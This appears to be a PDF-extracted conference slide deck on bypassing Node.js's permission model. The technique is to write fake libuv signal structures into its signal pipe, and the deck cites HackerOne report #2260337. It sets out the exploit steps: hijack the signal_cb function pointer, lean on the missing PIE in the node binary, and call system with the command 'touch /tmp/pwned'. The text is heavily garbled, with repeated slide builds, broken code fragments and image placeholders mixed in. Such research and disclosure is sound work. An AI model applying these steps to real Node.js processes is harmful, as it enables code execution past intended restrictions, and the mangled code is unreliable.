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- Provide **asynchronous** and **non-blocking** event loop via **libuv** library

Node.js & Pipes

- Node.js V8 JavaScript engine **single-threaded**
- Provide **asynchronous** and **non-blocking** event loop via **libuv** library
- libuv uses **anonymous pipes** to signal and handle events

libuv anonymous pipes

```
user@host:~$ ls -al /proc/`pidof node`/fd
...

lr-x----- 1 user user 64 Oct 4 13:37 14 -> 'pipe:[519309]'
l-wx----- 1 user user 64 Oct 4 13:37 15 -> 'pipe:[519309]'

...

lr-x----- 1 user user 64 Oct 4 13:37 4 -> 'pipe:[521246]'
l-wx----- 1 user user 64 Oct 4 13:37 5 -> 'pipe:[521246]'
lr-x----- 1 user user 64 Oct 4 13:37 6 -> 'pipe:[521247]'
l-wx----- 1 user user 64 Oct 4 13:37 7 -> 'pipe:[521247]'

...
```

libuv anonymous pipes

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user@host:~$ ls -al /proc/`pidof node`/fd
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...
```

libuv signal event handler

```
static void uv__signal_event(uv_loop_t* loop, uv__io_t* w, unsigned int events) {
    uv__signal_msg_t* msg;
    // [...]

    do {
        r = read(loop->signal_pipefd[0], buf + bytes, sizeof(buf) - bytes);
        // [...]

        for (i = 0; i < end; i += sizeof(uv__signal_msg_t)) {
            msg = (uv__signal_msg_t*) (buf + i);
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do {  
    r = read(w, buf + bytes, sizeof(buf) - bytes);  
    //  
    typedef struct {  
        uv_signal_t* handle;  
        int signum;  
    } uv__signal_msg_t;  
  
    for (i = 0; i < end; i += sizeof(uv__signal_msg_t)) {  
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do {
    r = 0], buf +
    //
} uv__signal_msg_t;

    struct uv_signal_s {
        UV_HANDLE_FIELDS
        uv_signal_cb signal_cb;
        int signum;
        // [...]

for (i = 0; i < end; i += sizeof(uv__signal_msg_t)) {
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    int signum;  
    // [...]  
}
```

libuv signal event handler

```
// [...]  
handle = msg->handle;  
  
if (msg->signum == handle->signum) {  
    assert(!(handle->flags & UV_HANDLE_CLOSING));  
    handle->signal_cb(handle, handle->signum);  
}
```

libuv signal event handler

```
// [...]
```

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

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

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}
```



libuv signal event handler




libuv signal event handler




libuv signal event handler




```
(uv__signal_msg_t*)(buf + i);
```




libuv signal event handler



```
(uv__signal_msg_t*)(buf + i);
```




libuv signal event handler



data written to pipe

```
(uv__signal_msg_t*)(buf + i);
```



libuv signal event handler

#2260337

17 **Permissions can be bypassed via arbitrary code execution through abusing libuv signal pipes** Share:

TIMELINE

xion submitted a report to **Node.js**. November 21, 2023, 9:26pm UTC

Summary:

Sending specific crafted messages to Node.js libuv signal event pipe allows an attacker to obtain arbitrary code execution primitives, bypassing any module-based permissions and process-based permissions enforced.

Description:

Node.js uses **libuv** which uses pipes to signal and handle events in order to support asynchronous I/O event loops. As communication between pipes are trusted it is possible to send a specific crafted message to the pipe to obtain arbitrary code execution, bypassing any module-based permissions and process-based permissions enforced.

Reported November 21, 2023, 9:18pm UTC

xion

Participants

Reported to **Node.js**

Report Id **#2260337** Informative

Disclosed August 8, 2024, 3:38pm UTC

Severity No rating (---)

Weakness Privilege Escalation

Bounty *None*

CVE ID *None*

Account de... *None*

<https://hackerone.com/reports/2260337>

libuv signal event handler

The image shows a HackerOne report titled "#2260337 Permissions can be bypassed via arbitrary code execution through abusing li". The report summary states: "Sending [redacted] message to obtain arbitrary code execution permissions and process-based permissions and process-based permissions enforced." A red arrow points from the word "message" in the summary to the profile of the reporter, Xion.

The reporter's profile, Xion (@0x10n), is highlighted with a blue border. The profile includes a bio: "CMU CSD PhD student / Winner of Pwn2Own Vancouver '24, TyphoonPWN '24, kernelCTF, v8CTF, DEFCON 31 CTF, ... / KAIST GoN '18 & @zerOpts", location "Pittsburgh, PA", GitHub link "github.com/leesh3288", and "Joined August 2020".

Below the profile, a table shows the following details:

| | |
|---------------|------|
| CVE ID | None |
| Account de... | None |

<https://hackerone.com/reports/2260337>

libuv signal event handler

#2260337

17

Permissions can be bypassed via arbitrary code execution through abusing libuv signal pipes

Share: [f](#) [t](#) [in](#) [Y](#) [c](#)

Reported November 21, 2023, 9:18pm UTC

xion

Participants

Reported to Node.js

#2260337 Informative

Disclosed August 8, 2024, 3:38pm UTC

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Bounty None

CVE ID None

Account de... None

TIMELINE

xion submitted a report to Node.js. November 21, 2023, 9:26pm UTC

Summary:


Sending specific crafted messages to Node.js libuv signal event pipe allows an attacker to obtain arbitrary code execution primitives, bypassing any module-based permissions and process-based permissions enforced.

Description:

Node.js uses [libuv](#) which uses pipes to signal and handle events in order to support asynchronous I/O event loops. As communication between pipes are trusted it is possible to send a specific crafted message to the pipe to obtain arbitrary code execution, bypassing any module-based permissions and process-based permissions enforced.


<https://hackerone.com/reports/2260337>

File Write Exploit Strategy



File Write Exploit Strategy

- Write fake `uv_signal_s` data structure to pipe.



File Write Exploit Strategy

- Write fake `uv_signal_s` data structure to pipe.
 - Set `signal_cb` function pointer to arbitrary address that we would like to call.

File Write Exploit Strategy

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- Write fake `uv__signal_msg_t` data structure to pipe.

File Write Exploit Strategy

- Write fake `uv_signal_s` data structure to pipe.
 - Set `signal_cb` function pointer to arbitrary address that we would like to call.
- Write fake `uv__signal_msg_t` data structure to pipe.
 - Set `handle` pointer to `uv_signal_s` data structure.



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- Set `signum` value of both data structures to the same value.



File Write Exploit Strategy

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- Write fake `uv__signal_msg_t` data structure to pipe.
 - Set `handle` pointer to `uv_signal_s` data structure.
- Set `signum` value of both data structures to the same value.
- Enjoy arbitrary code execution.


Writing Fake Data Structures




Writing Fake Data Structures




`= 0xdeadbeef`




Writing Fake Data Structures



Writing Fake Data Structures



Node.js Security Mitigations



```
user@host:~/node-v22.9.0-linux-x64/bin$ checksec node
[*] '/home/user/node-v22.9.0-linux-x64/bin/node'
  Arch:      amd64-64-little
  RELRO:     Full RELRO
  Stack:     No canary found
  NX:        NX enabled
  PIE:       No PIE (0x400000)
```

Node.js Security Mitigations



user@ho
[*] '/o
Arc
REL
Sta
NX:
PIE

ASLR (pie) disabled in v12 Linux amd64 build from nodejs.org #33425 New issue

Closed pdxjohnny opened this issue on May 15, 2020 · 9 comments

pdxjohnny commented on May 15, 2020 · edited

```
$ pwn checksec ./node/node-v12.16.3-linux-x64/bin/node
[*] '/home/pdxjohnny/Downloads/node/node-v12.16.3-linux-x64/bin/node'
Arch: amd64-64-little
RELRO: Full RELRO
Stack: Canary found
NX: NX enabled
PIE: No PIE (0x400000) # <---- ASLR disabled
```

I see there was some discussion on this back in 2016, but I couldn't really follow, it also looks like `--pie` still exists in some of the build files. Just wanted to report in case it's off by mistake.

addaleax added the **build** label on May 16, 2020

mscdex changed the title **ASLR (pie) disabled in v12 Linux amd64 build from nodejs.org** ASLR (pie) disabled in v12 Linux amd64 build from nodejs.org on May 16, 2020

bnoordhuis commented on May 16, 2020 Member

I can't find the issue but I remember it having been discussed. IIRC, the conclusion was to keep PIE disabled because of the sizable performance hit. It was something like 5 or 10%.

PIE is enabled on macos but that's not a performance-critical platform like linux is. People don't run production servers on their macbooks. (I hope.)

Assignees
No one assigned

Labels
build **feature request** **good first issue**
help wanted **stale**

Projects
None yet


Milestone
No milestone

Development
No branches or pull requests


5 participants

node

Leveraging Existing Data




Leveraging Existing Data




```
/usr/bin/node "touch /tmp/pwned"  
0x00415000: 74 6f 75 63 68 20 2f 74 6d 70 2f 70 77 6e 65 64  
...  
0x00415060: c4 6d 64 ad ff ff 00 00 37 13 00 00 00 00 00 00  
...  
address of system 0x1337
```

Leveraging Existing Data



